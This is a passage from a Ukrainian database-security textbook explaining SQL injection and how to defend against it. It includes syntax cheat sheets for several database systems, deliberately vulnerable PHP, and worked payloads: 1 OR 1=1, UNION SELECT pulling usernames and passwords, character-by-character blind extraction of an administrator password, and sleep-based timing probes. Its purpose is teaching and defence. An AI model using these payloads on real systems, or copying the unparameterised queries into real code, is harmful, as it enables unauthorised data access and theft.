$$S = ECA(DCB(W)) = ECA(DCB(ECB(DCA(S)))) \text{ /*оскільки DCB та ECB взаємно виключаються*/} = ECA(DCA(S)) \text{ /*оскільки ECA та DCA взаємно виключаються*/} = S$$

Таким чином, користувач В знає, що отримане ним повідомлення дійсно прийшло від користувача А, оскільки алгоритм шифрування ECA призведе до отримання результату S , тільки якщо в процесі шифрування застосовувався алгоритм розшифровки DCA, а цей алгоритм відомий тільки користувачу А. Тому ніхто не зможе підробити підпис користувача А, навіть користувач В.

15.8 SQL ін'єкції

15.8.1 SQL ін'єкція, принцип атаки

Ін'єкції коду (Code injections), (SQL, PHP, ASP і т.д.) – це вид вразливості, з якою з'являється ймовірність запустити на виконання код з метою отримання доступу до ресурсів системи, злому особистих даних або пошкодження програмного забезпечення.

SQL-ін'єкція (Structured Query Language Injection) – це один з найбільш частих способів взлому продуктів, що взаємодіють з базами даних. Суть таких ін'єкцій – впровадити в дані (передані через GET, POST запити) будь-який випадковий SQL код. Якщо ресурс приймає і виконує такі ін'єкції, значить він вразливий, і, по суті, з базою даних можна поводитися, як завгодно.

Вразливості впровадження SQL виникають після того, як контрольовані користувачем дані небезпечним способом включаються в запити до бази даних. Зловмисник може надати спеціально створене введення, щоб вирватися з контексту даних, в якому вони відображаються і втрутитися в структуру навколишнього запиту.

Впровадження SQL часто може бути виконано за допомогою цілого ряду шкідливих атак, включаючи читання або зміну критично важливих даних програми, втручання в логіку додатка, підвищення привілеїв в базі даних і отримання контролю над сервером бази даних.

Успішна атака з використанням SQL-ін'єкцій може призвести до несанкціонованого доступу до конфіденційних даних (наприклад, паролі, дані кредитної картки або інші особисті дані користувача). В останні роки багато гучних витоків даних стали результатом атак з використанням саме SQL-ін'єкцій, що призвело до збитків для репутації та штрафів з боку регулюючих органів. У деяких випадках зловмисник може отримати постійний канал в системи організації, що призведе до довгострокової уразливості, яка може залишатися непоміченою протягом тривалого періоду.

Деякі популярні приклади впровадження SQL:

- отримання прихованих даних, де запит SQL змінюється з метою отримання додаткових результатів;
- підрив логіки додатка, де змінюється запит, щоб заважати логіці додатка;
- UNION атаки, де можна отримати дані з різних таблиць бази даних;
- вивчення бази даних, де витягується інформація про версію і структуру бази даних;

– сліпе впровадження SQL, коли результати запиту не повертаються у відповідях додатка.

Принцип атаки

Припустимо, серверне ПЗ, отримавши вхідний параметр `id`, використовує його для створення SQL-запиту. Розглянемо такий PHP-скрипт:

```
$id = $_REQUEST['id'];  
$res = mysql_query(«SELECT * FROM news WHERE id_news = $id»);
```

Якщо на сервер переданий параметр `id`, що дорівнює 5 (наприклад так: `http://example.org/script.php?id=5`), то виконається такий SQL-запит:

```
SELECT * FROM news WHERE id_news = 5
```

Але якщо зломисник передасть як параметр `id` рядок `1 OR 1=1` (наприклад, так: `http://example.org/script.php?id=1+OR+1=1`), то виконається запит:

```
SELECT * FROM news WHERE id_news = 1 OR 1=1
```

Таким чином, зміна вхідних параметрів шляхом додавання в них конструкцій мови SQL викликає зміну в логіці виконання SQL-запиту (в цьому прикладі замість новини із заданим ідентифікатором будуть вибрані всі наявні в базі новини, оскільки вираз `1=1` завжди істинний).

Самий простий приклад критично уразливого для SQL коду виглядає так, як наведено на рисунку 15.3.




Рисунок 15.3 – Приклад критично вразливого коду

Приклади корисного синтаксису, який можна використовувати для виконання різноманітних завдань, які часто виникають під час атак з ін'єкцією SQL

Ви можете об'єднати кілька рядків, щоб створити один рядок.

Оракул	<code>'foo' 'bar'</code>
Microsoft	<code>'foo' + 'bar'</code>
PostgreSQL	<code>'foo' 'bar'</code>
MySQL	<code>'foo' 'bar'</code> [Зверніть увагу на пробіл між двома рядками] <code>CONCAT('foo', 'bar')</code>

Ви можете витягнути частину рядка з указанного зміщення заданої довжини. Зауважте, що індекс зміщення базується на 1. Кожен із наведених нижче виразів повертатиме рядок `ba`.

Оракул	<code>SUBSTR('foobar', 4, 2)</code>
Microsoft	<code>SUBSTRING('foobar', 4, 2)</code>
PostgreSQL	<code>SUBSTRING('foobar', 4, 2)</code>
MySQL	<code>SUBSTRING('foobar', 4, 2)</code>

Ви можете використати коментарі, щоб скоротити запит і видалити частину вихідного запиту, яка слідує за вашим введенням.

Оракул	<code>--comment</code>
Microsoft	<code>--comment</code> <code>/*comment*/</code>
PostgreSQL	<code>--comment</code> <code>/*comment*/</code>
MySQL	<code>#comment</code> <code>-- comment</code> [Зверніть увагу на пробіл після подвійного тире] <code>/*comment*/</code>

Ви можете запитати базу даних, щоб визначити її тип і версію. Ця інформація корисна при формулюванні більш складних атак.

Оракул	<code>SELECT banner FROM v\$version</code> <code>SELECT version FROM v\$instance</code>
Microsoft	<code>SELECT @@version</code>
PostgreSQL	<code>SELECT version()</code>
MySQL	<code>SELECT @@version</code>

Ви можете витягнути таблиці, які існують у базі даних, і стовпці, які містять ці таблиці.

Оракул	<pre>SELECT * FROM all_tables SELECT * FROM all_tab_columns WHERE table_name = 'TABLE-NAME-HERE'</pre>
Microsoft	<pre>SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'</pre>
PostgreSQL	<pre>SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'</pre>
MySQL	<pre>SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'</pre>

Ви можете перевірити одну логічну умову та викликати помилку бази даних, якщо умова виконується.

Оракул	<pre>SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN TO_CHAR(1/0) ELSE NULL END FROM dual</pre>
Microsoft	<pre>SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 1/0 ELSE NULL END</pre>
PostgreSQL	<pre>1 = (SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN CAST(1/0 AS INTEGER) ELSE NULL END)</pre>
MySQL	<pre>SELECT IF(YOUR-CONDITION-HERE, (SELECT table_name FROM information_schema.tables), 'a')</pre>

Ви можете використовувати пакетні запити для виконання кількох запитів поспіль. Зауважте, що під час виконання наступних запитів результати не повертаються до програми. Таким чином, ця техніка в першу чергу використовується у зв'язку зі сліпими вразливими місцями, коли ви можете використовувати другий запит для запуску пошуку DNS, умовної помилки або затримки часу.

Оракул	<pre>Does not support batched queries.</pre>
Microsoft	<pre>QUERY-1-HERE; QUERY-2-HERE</pre>
PostgreSQL	<pre>QUERY-1-HERE; QUERY-2-HERE</pre>
MySQL	<pre>QUERY-1-HERE; QUERY-2-HERE</pre>

Примітка. У MySQL пакетні запити зазвичай не можна використовувати для впровадження SQL. Однак іноді це можливо, якщо цільова програма використовує певні API PHP або Python для зв'язку з базою даних MySQL.

Ви можете викликати затримку в базі даних під час обробки запиту. Наступне спричинить безумовну затримку часу на 10 секунд.

Оракул `dbms_pipe.receive_message(('a'),10)`

Microsoft `WAITFOR DELAY '0:0:10'`

PostgreSQL `SELECT pg_sleep(10)`

MySQL `SELECT SLEEP(10)`

Ви можете перевірити одну логічну умову та запустити часову затримку, якщо умова виконується.

Оракул `SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN
'a'||dbms_pipe.receive_message(('a'),10) ELSE NULL END FROM dual`

Microsoft `IF (YOUR-CONDITION-HERE) WAITFOR DELAY '0:0:10'`

PostgreSQL `SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN pg_sleep(10) ELSE pg_sleep(0)
END`

MySQL `SELECT IF(YOUR-CONDITION-HERE,SLEEP(10),'a')`

Кодувальник ASCII для SQL Injection
(http://websecurity.com.ua/sqli_ascii_encoder/) призначений для переведення
текстового рядка в послідовність кодів для використання в SQL запиті
(рисунок 15.4).

ASCII текст:
admin
Закодований текст для MySQL:
char(97,100,109,105,110)
Закодований текст в hex для MySQL:
0x61646D696E
Закодований текст для Oracle / DB2 / Postgres SQL:
chr(97) chr(100) chr(109) chr(105) chr(110)
Закодований текст для MSSQL:
char(97)+char(100)+char(109)+char(105)+char(110)
Закодований текст для MS Access:
chr(97)+chr(100)+chr(109)+chr(105)+chr(110)

Рисунок 15.4 – Приклади кодування

15.8.2 Види SQL-ін'єкцій

Види SQL-ін'єкцій наведено на рисунку 15.5.




Рисунок 15.5 – Види SQL-ін'єкцій

Класична SQL-ін'єкція

In-Band або Union-based – проста і легка в експлуатації. Дозволяє зловмисникові атакувати БД і відразу бачити результат атаки. Останнім часом зустрічається нечасто. Можливість проведення класичної SQL-ін'єкції багато в чому спрощує отримання корисної інформації. Проведення атаки з використанням класичної техніки експлуатації SQL Injection відбувається з використанням оператора `union` або з використанням поділу SQL запитів (крапка з комою). Але не завжди вразливість типу SQL Injection можливо експлуатувати подібним способом. У таких випадках вдаються до техніки експлуатації уразливості «сліпим» методом.

Error-based. Дозволяє отримувати інформацію про базу, таблиці і дані на основі виведеного тексту помилки СУБД. Ця техніка внутрішньополосної ін'єкції дає змогу суб'єктам загрози використовувати вихід помилок із бази даних для маніпулювання її даними. Зловмисник маніпулює базою даних, створюючи помилку, яка інформує його про структуру бази даних.

Приклад атаки на основі помилок

Зловмисник може спробувати будь-який тип команди SQL у параметрі поля введення, як-от одинарні лапки, подвійні лапки або такі SQL оператори, як AND, OR, NOT.

Розглянемо URL-адресу, яка приймає параметр від користувача, у цьому випадку необхідний елемент:

```
https://example.com/index.php?item=123
```

Зловмисник може спробувати додати одинарну лапку в кінці значення параметра:

```
https://example.com/index.php?name=123'
```

Якщо база даних повертає подібну помилку, атака вдалася:

```
You have an error in your SQL syntax; check the manual that  
corresponds to your MySQL server version for the right syntax to use  
near ''VALUE''.
```

Це повідомлення про помилку надає зловмиснику:

- Інформація про використовувану базу даних – MySQL
- Точний синтаксис, який спричинив помилку – одинарні лапки
- Де сталася синтаксична помилка в запиті – після значення параметра

Для досвідченого зловмисника цього достатньо, щоб побачити, що сервер ненадійно підключений до бази даних, і спланувати додаткові атаки SQL-ін'єкції, які можуть завдати шкоди.

Зловмисник також може легко автоматизувати це за допомогою команди, наприклад `grep extract` спробувати багато параметрів синтаксису SQL у вхідному параметрі та побачити, які з них повертають помилки.

Приклад атаки на основі UNION

Мова SQL дозволяє об'єднувати результати декількох запитів за допомогою оператора. Це надає зловмисникові можливість отримати несанкціонований доступ до даних.

Оператор UNION дозволяє виконати додатковий запит SELECT і додати результати в вихідний запит.

Щоб визначити кількість стовпців, необхідних для атаки UNION з ін'єкцією SQL, ми будемо вводити послідовність пропозицій ORDER BY і збільшувати наданий індекс стовпця, доки не буде виявлено помилку.

```
?id=1' order by 1 --+      no error
?id=1' order by 2 --+      no error
?id=1' order by 3 --+      no error
?id=1' order by 4 --+      we get error
```

Unknown column '4' in 'order clause'

Отже, в запиті відсутній четвертий стовпець. Тепер ми знаємо, що запит у серверній частині має три стовпці.

Наприклад, додаток виконує запит на отримання інформації про доступність подарункових карток в розділі «Gifts»:

```
SELECT name, description
FROM products
WHERE category = 'Gifts'
```

Зловмисник додає додатковий запит для отримання даних користувача:

```
'UNION SELECT username, password
FROM users--
```

Сервер додатка обробляє запит і відправляє в базу даних вже ось такий запит:

```
SELECT name, description
FROM products
WHERE category = 'Gifts'
UNION SELECT username, password
FROM users--
```

В результаті чого зловмисник отримає не тільки назву та опис продуктів, але і разом з цим інформацію про імена і паролі користувачів сайту або програми.

Розглянемо скрипт відображення новини (ідентифікатор новини, яку необхідно відобразити, передається в параметрі id).

Якщо зловмисник передасть як параметр id конструкцію

```
-1 UNION SELECT 1,username, password,1
FROM admin
```

Це викличе виконання SQL-запиту

Оскільки новини з ідентифікатором -1 завідомо не існує, з таблиці news не буде вибрано жодного запису, проте в результат потраплять записи, несанкціоновано відібрані з таблиці admin внаслідок ін'єкції SQL.

Впровадження в рядкові параметри

Припустимо, серверне ПЗ, отримавши запит на пошук даних у новинах параметр `search_text`, використовує його в наступному SQLзапиті (тут параметри екрануються лапками):

```
$search_text = $_REQUEST['search_text'];
```

```
$res = mysql_query(«SELECT id_news, news_date, news_caption, news_text,  
news_id_author FROM news WHERE news_caption LIKE('%'$search_text%') «);
```

Зробивши	запит	виду
<code>http://example.org/script.php?search_text=Test</code>	ми	отримаємо

виконання такого SQLзапиту:

```
SELECT id_news, news_date, news_caption, news_text, news_id_author  
FROM news  
WHERE news_caption LIKE('%Test%')
```

Але, запровадивши в параметр `search_text` символ лапки (який використовується в запиті), ми можемо кардинально змінити поведінку SQL-запиту. Наприклад, передавши як параметр `search_text` значення `' ) +and+ (news_id_author='1`, ми змусимо виконати запит:

```
SELECT id_news, news_date, news_caption, news_text, news_id_author  
FROM news  
WHERE news_caption LIKE('%') and (news_id_author='1%')
```

Сліпа SQL-ін'єкція

Blind SQL Injection – з'являється в тому випадку, коли вразливий запит є деякою логікою роботи програми, але не дозволяє вивести будь-які дані в сторінку Web-застосунку. Сліпу SQL-ін'єкцію за своїми можливостями можна порівняти з класичною технікою впровадження операторів SQL. Аналогічно класичній техніці експлуатації подібних вразливостей, blind SQL Injection

дозволяє записувати і читати файли, отримувати дані з таблиці, але тільки читання в даному випадку здійснюється посимвольно.

Під час сліпої SQL-ін'єкції зловмисники ніколи не бачать вихідних даних SQL-запитів. Тим не менш, вони можуть побачити, чи нормально завантажується програма або веб-сторінка, і визначити, скільки часу потрібно серверу SQL для обробки запиту SQL, який зловмисник передав під час введення користувача.

- Boolean-based. Замість отримання всіх даних, атакуючий може поштучно їх перебирати, орієнтуючись на просту відповідь типу true / false.
- Time-based. Схожа на попередню атаку принципом перебору, маніпулюючи часом відгуку бази.

Уразливість blind SQL Injection з'являється в наступних випадках:

- - зловмисник не може контролювати дані, що виводяться користувачеві в результаті виконання вразливого SQL-запиту;
- - коли ін'єкція потрапляє в два різних SELECT-запити, які в свою чергу здійснюють вибірку з таблиць з різною кількістю стовпців;
- - коли використовується фільтрація склеювання запитів.

Сліпі SQL-атаки на основі вмісту

Зловмисник спостерігає відмінності між твердженнями **true** і **false**.

Якщо вираз істинний, то Web-застосунок поверне один вміст, а якщо вираз є хибним, то інший. Покладаючись на відмінності виведення при істинних і хибних конструкціях в запиті, стає можливим здійснювати посимвольний перебір будь-яких даних в таблиці або в файлі.

Нижче наведено приклад сліпого SQL-ін'єкції з використанням онлайн-магазину, який демонструє товари для продажу. За наведеним нижче посиланням показано відомості про елемент з ідентифікатором 14, отриманий із бази даних.

`http://www.webshop.local/item.php?id=14`

SQL-запит, який використовується для отримання цього запиту:

SELECT columnName, columnName2 **FROM** table_name **WHERE** id = 14

Зловмисник вставляє наступне корисне навантаження для сліпої ін'єкції SQL:

`http://www.webshop.local/item.php?id=14 and 1=2`

Тепер SQL-запит виглядає так:

```
SELECT columnName2 FROM tableName WHERE ID = 14 and 1=2
```

```
SELECT name, description, price FROM StoreTable WHERE ID = 14 and 1=2
```

Це призводить до того, що запит повертає значення **FALSE** без жодних елементів у списку. Потім зловмисник змінює запит на:

```
http://www.webshop.local/item.php?id=14 and 1=1
```

Тепер SQL-запит виглядає так:

```
SELECT columnName, columnName2 FROM tableName WHERE ID = 14 and 1=1
```

База даних поверне **TRUE**, і відобразяться деталі елемента з ID 14. Це вказує на те, що ця веб-сторінка вразлива.

Це дозволяє нам визначати відповідь на будь-яку окрему введену умову й таким чином отримувати дані по одному біту за раз.

Наприклад, припустимо, що існує таблиця `Users` зі стовпцями `Username` та `Password`, а користувач називається `Administrator`. Ми можемо систематично визначати пароль для цього користувача, надсилаючи серію вхідних даних для перевірки пароля по одному символу за раз. Для цього додамо до запиту закінчення:

```
AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) > 'm
```

Якщо отримуємо **true**, це вказує на те, що введена умова є істинною, і тому перший символ пароля більший за `m`.

Далі ми надсилаємо такі дані:

```
AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) > 't
```

Якщо отримуємо **false**, тобто ін'єкційна умова є помилковою, тому перший символ пароля не перевищує `t`.

Зрештою ми надсилаємо наступний вхід, який повертає **true**, тим самим підтверджуючи, що перший символ пароля `s`:

```
AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 's
```

Ми можемо продовжити цей процес, щоб систематично визначати повний пароль для користувача Administrator.

Сліпа SQL-ін'єкція на основі часу

У цьому випадку зломисник виконує трудомістку операцію з базою даних.

Якщо веб-сайт не повертає негайну відповідь, це вказує на вразливість до сліпого впровадження SQL. Найпопулярнішою трудомісткою операцією є операція сну.

На основі наведеного вище прикладу зломисник порівнює час відповіді веб-сервера для звичайного SQL-запиту, а потім надсилає запит нижче:

```
http://www.webshop.local/item.php?id=14 and if(1=1, sleep(15), false)
```

Веб-сайт стає вразливим, якщо відповідь затримується на 15 секунд.

Позасмугова SQL-ін'єкція (OOB)

Out-of-Band – позасмугове впровадження SQL відбувається, коли зломисник не може використати той самий канал для запуску атаки та збору результатів. Методи позасмугового SQLi покладаються на здатність сервера бази даних робити запити DNS або HTTP для доставки даних зломиснику.

Здатність системи бази даних ініціювати вихідний запит DNS або HTTP може залежати від наявної функції. Функція може бути функцією роботи з файлами (наприклад: load_file(), master..xp_dirtree) або функцією встановлення з'єднання (наприклад: DBMS_LDAP.INIT, UTL_HTTP.request). Щоб застосувати OOB SQL-ін'єкцію, цільовий веб-сервер і сервер бази даних повинні відповідати таким умовам:

- Відсутність перевірки введених даних у веб-додатку
- Мережне середовище, яке дозволяє цільовому серверу бази даних ініціювати вихідний запит (або DNS, або HTTP) до загальнодоступних без обмежень периметрів безпеки
- Достатні привілеї для виконання необхідної функції для ініціювання вихідного запиту

15.8.3 Способи захисту веб-додатків

Кожне поле веб-сайту – це як ворота до бази даних. У форму для входу користувач вводить дані для входу, у поле пошуку користувач вводить текст пошуку, у форму для збереження даних користувач вводить дані для збереження. Усі зазначені дані надходять у базу даних.

Замість правильних даних, якщо введено будь-який зловмисний код, то існує можливість серйозних пошкоджень бази даних і всієї системи.

Введення SQL виконується за допомогою мови програмування SQL. SQL (мова структурованих запитів) використовується для управління даними, що зберігаються в базі даних. Тому під час цієї атаки цей код мови програмування використовується як зловмисна ін'єкція.

Це одна з найпопулярніших атак, оскільки бази даних використовуються майже для всіх технологій.

Більшість вразливостей SQL-ін'єкцій можна швидко і надійно виявити за допомогою різних сканерів веб-вразливостей (наприклад: Burp Suite, OWASP ZAP).

Впровадження SQL також можна виявити вручну, використовуючи систематичний набір тестів для кожної точки входу в додаток. Як правило, це включає в себе:

- відправка символу одинарної лапки ' та пошук помилок або інших аномалій;
- відправка деяких специфічних для SQL синтаксисів, які оцінюють базові значення точки входу і пошук систематичних відмінностей в отриманих відповідях додатка;
- відправка логічних умов, таких як $OR\ 1 = 1$ і $OR\ 1 = 2$, і пошук відмінностей у відповідях додатка;
- відправка корисних даних, призначених для запуску тимчасових затримок при виконанні в запиті SQL, і пошук відмінностей в часі, необхідних для відповіді.

Уникнути можливості подібних проблем досить просто. Досить просто перевіряти дані розміщені в запитах нескладним оброблювачем. Слід відокремлювати дані від команд і запитів, для цього існує кілька способів:

- Використання безпечного API, який виключає застосування інтерпретатора або надає параметризований інтерфейс. Можна використовувати інструменти об'єктно-реляційного відображення (ORM).

- Реалізація білих списків на сервері з метою перевірки вхідних даних. Звичайно, даний метод не забезпечить повний захист, оскільки багато програм використовують спецсимволи (наприклад, в текстових областях або API для мобільних додатків).

- Слід також запровадити екранування спецсимволів для інших динамічних запитів, використовуючи відповідний інтерпретатору синтаксис. Примітка: елементи SQL структури, такі як назви таблиць або стовпців, не можна екранувати, тому надавані користувачами назви становлять небезпеку. Це часта проблема платформ для створення звітів.

- Використовуйте в запитах елементи управління SQL для запобігання витоків даних.

Абсолютно безпечних систем не існує, можна лише знизити ймовірність взлому. Для запобігання ін'єкцій, необхідно ретельно перевіряти отримані параметри від користувача будь-якими доступними способами. Можна навіть спробувати зламати власний сайт, щоб дізнатися, які у нього є вразливості: ввести ін'єкції, змінити тип даних, додати в поля знаки екранування, завантажити на сайт файл .php зі шкідливим кодом тощо. Краще зробити це самостійно і запобігти взлому, поки хтось не спрацював на випередження.

У більшості випадків, коли розробник намагається погано захистити веб-сайт від класичної SQL-ін'єкції, в результаті залишається місце для сліпих ін'єкцій. Це означає, що якщо ви вимкнете повідомлення про помилки, класичне впровадження SQL може стати вразливістю до сліпого впровадження SQL.

15.9 Поради щодо захисту баз даних

1. *Контролюйте доступ до бази даних.* Запобігти атакам кіберзлочинців допоможуть обмеження дозволів та привілеїв. Крім базових системних дозволів, слід застосувати:

- Обмеження доступу до конфіденційних даних для певних користувачів і процедур, які можуть робити запити, пов'язані з конфіденційною інформацією.
- Обмеження використання основних процедур тільки певними користувачами.
- Уникнення використання і доступу до баз даних в неробочий час.

Також для запобігання атакам зловмисників спеціалісти рекомендують вимкнути всі служби і процедури, які не використовуються. Крім того, базу даних слід розміщувати на сервері, недоступному безпосередньо через мережу Інтернет, щоб запобігти віддаленому доступу зловмисників до корпоративної інформації.

2. *Визначте критично важливі дані.* Першим кроком має стати аналіз важливості захисту для конкретної інформації. Для полегшення визначення місця та способу збереження конфіденційних даних слід зрозуміти логіку і архітектуру бази даних. Не всі дані є критично важливими або потребують захисту, тому на них немає сенсу витрачати час і ресурси.

Спеціалісти також рекомендують провести інвентаризацію баз даних компанії, обов'язково врахувавши всі відділи. Ефективним способом для запобігання втраті інформації може бути фіксація всіх копій і баз даних компанії. Інвентаризація особливо важлива під час виконання резервного копіювання інформації для врахування всіх критично важливих даних.

3. *Шифруйте інформацію.* Після ідентифікації критично важливих даних потрібно застосувати надійні алгоритми шифрування конфіденційної інформації. У разі використання уразливості або отримання доступу до сервера або системи, зловмисники в першу чергу спробують викрасти бази даних, які, зазвичай, містять багато цінної інформації. Кращий спосіб захистити базу даних – зашифрувати її для осіб, які намагаються отримати доступ без авторизації.

4. *Зробіть анонімними непродуктивні бази даних.* Багато компаній інвестують час та ресурси у захист своїх продуктивних баз даних, але при розробці проекту або створення тестового середовища вони просто роблять копію вихідної бази даних і починають використовувати її в середовищах з менш жорстким контролем, тим самим розкриваючи всю конфіденційну інформацію.

За допомогою маскування та анонімізації можна створити аналогічну версію з тією ж структурою, що і оригінал, але із зміненими конфіденційними даними для їх захисту. За допомогою цієї технології значення змінюються за умови збереження формату. Дані можуть бути змінені шляхом змішування, шифрування, переставляння символів або заміни слів. Конкретний метод, правила і формати, залежать від вибору адміністратора, але незалежно від вибору, метод повинен забезпечити неможливість отримати вихідні дані за допомогою зворотної інженерії.

Цей метод рекомендовано використовувати для баз даних, які є частиною середовища тестування і розробки, оскільки він дозволяє зберегти логічну структуру даних, забезпечуючи відсутність доступу до конфіденційної інформації поза виробничим середовищем.

5. *Проводьте моніторинг активності бази даних.* Аудит і відстеження дій всередині бази даних передбачає знання про те, яка інформація була оброблена, коли, як і ким. Володіння повною історією транзакцій дозволяє зрозуміти шаблони доступу до даних і модифікацій і, таким чином, допомагає уникати витоків інформації, контролювати небезпечні зміни і виявляти підозрілу активність в режимі реального часу.

5. *Створюйте резервні копії.* Сама природа роботи з цифровими файлами передбачає непередбачуваність. Незалежно від того, чи це сталося через збій апаратного забезпечення, програми-вимагачі, хакери чи інші інтернет-загрози, конфіденційні дані можуть бути втрачені миттєво, навіть якщо ви вважаєте себе обізнаним у сфері інформаційної безпеки.

Тому ви повинні за будь-яку ціну запобігти втраті даних і регулярно робити резервні копії найважливіших даних. В ідеалі ви повинні мати:

Принаймні одну хмарну резервну копію

Принаймні одну фізичну резервну копію (флешки, зовнішні диски, DVD-диски тощо).

Таким чином, ви зможете відновити його навіть у нещасливому випадку катастрофи (пожежа, спроби злому, крадіжка тощо). Якщо у вас є кілька копій, дуже малоймовірно, що ви втратите доступ до всіх.

Контрольні питання

1. Що таке безпека даних і чому вона важлива для баз даних?
2. Які основні загрози для баз даних існують?
3. Які методи автентифікації користувачів застосовуються у базах даних?
4. Як здійснюється реєстрація користувачів у СУБД?
5. Що таке керування правами доступу до баз даних?
6. Які рівні доступу до бази даних можуть бути налаштовані для користувачів?
7. Що таке журналювання подій доступу до бази даних?
8. Яку інформацію зазвичай містять журнали доступу?
9. Що таке шифрування даних у базах даних?
10. Які методи шифрування використовуються для захисту даних?
11. Що таке цифровий підпис і як він допомагає у захисті даних?
12. Яким чином цифровий підпис забезпечує цілісність та автентичність даних?
13. Що таке SQL-ін'єкція та які її основні види?
14. Як зловмисники використовують SQL-ін'єкції для атаки на бази даних?
15. Які методи захисту від SQL-ін'єкцій існують?
16. Чому важливо обмежувати привілеї користувачів у базі даних?
17. Як резервне копіювання допомагає у захисті даних?
18. Чому важливо регулярно оновлювати СУБД та виправляти уразливості безпеки?
19. Які заходи потрібно впровадити для забезпечення високого рівня безпеки баз даних?

РЕКОМЕНДОВАНІ ДЖЕРЕЛА ІНФОРМАЦІЇ

1. Database Systems MIT OpenCourseWare. URL: <https://ocw.mit.edu/courses/6-830-database-systems-fall-2010/> (дата звернення: 15.03.2025).
2. MySQL Essentials. Techotopia. URL: https://www.techotopia.com/index.php/MySQL_Essentials (дата звернення: 23.03.2025).
3. SQL Exercises, Practice, Solution. w3resource. URL: <https://www.w3resource.com/sql-exercises/> (дата звернення: 15.02.2025).
4. SQL Tutorial. SQLZoo. URL: https://sqlzoo.net/wiki/SQL_Tutorial (дата звернення: 18.03.2025).
5. Бази даних: методичні вказівки до лабораторних занять для здобувачів першого (бакалаврського) рівня вищої освіти освітньої програми «Комп'ютерна інженерія» галузі знань 12 Інформаційні технології спеціальності 123 Комп'ютерна інженерія денної та заочної форм навчання / уклад. С. В. Лавренчук, О. М. Залета, О. Л. Кайдик. Луцьк: ЛНТУ, 2025. 180 с.
6. Документація MySQL. MySQL. URL: <https://dev.mysql.com/doc/> (дата звернення: 01.03.2025).
7. Доценко С. І. Організація та системи керування базами даних: Навч. посібник. Харків: УкрДУЗТ, 2023. 117 с.
8. Електронний навчальний посібник з дисципліни «Організація баз даних» / С.В. Лавренчук, А.Ю. Коцюба, О.І. Міскевич // Довідка № 16-16 про визначення електронного засобу навчального призначення навчально-методичною працею
9. Згуровська Л. П. Бази даних. Комп'ютерний практикум: навч. посіб. для здобувачів ступеня бакалавра, які навчаються за освітньою програмою «Комп'ютерно-інтегровані технології проектування приладів» спеціальності 151 «Автоматизація та комп'ютерно-інтегровані технології» / Л. П. Згуровська, Ю. В. Киричук, Н. М. Назаренко Київ : КПІ ім. Ігоря Сікорського, 2021. 241 с.
10. Здолбіцька Н.В., Лавренчук С.В., Мазуренко В.В., Малкін А.В., Петринка О.В. Апаратно-програмні засоби резервного копіювання та захисту даних // Міжнародна науково-практична конференція молодих вчених та

студентів «Інформаційне, програмне та технічне забезпечення систем управління організаційно-технологічними комплексами» (23-24 квітня 2021 р.) / відп. ред. Н.Л. Чернящук. Луцьк, 2021. С.16

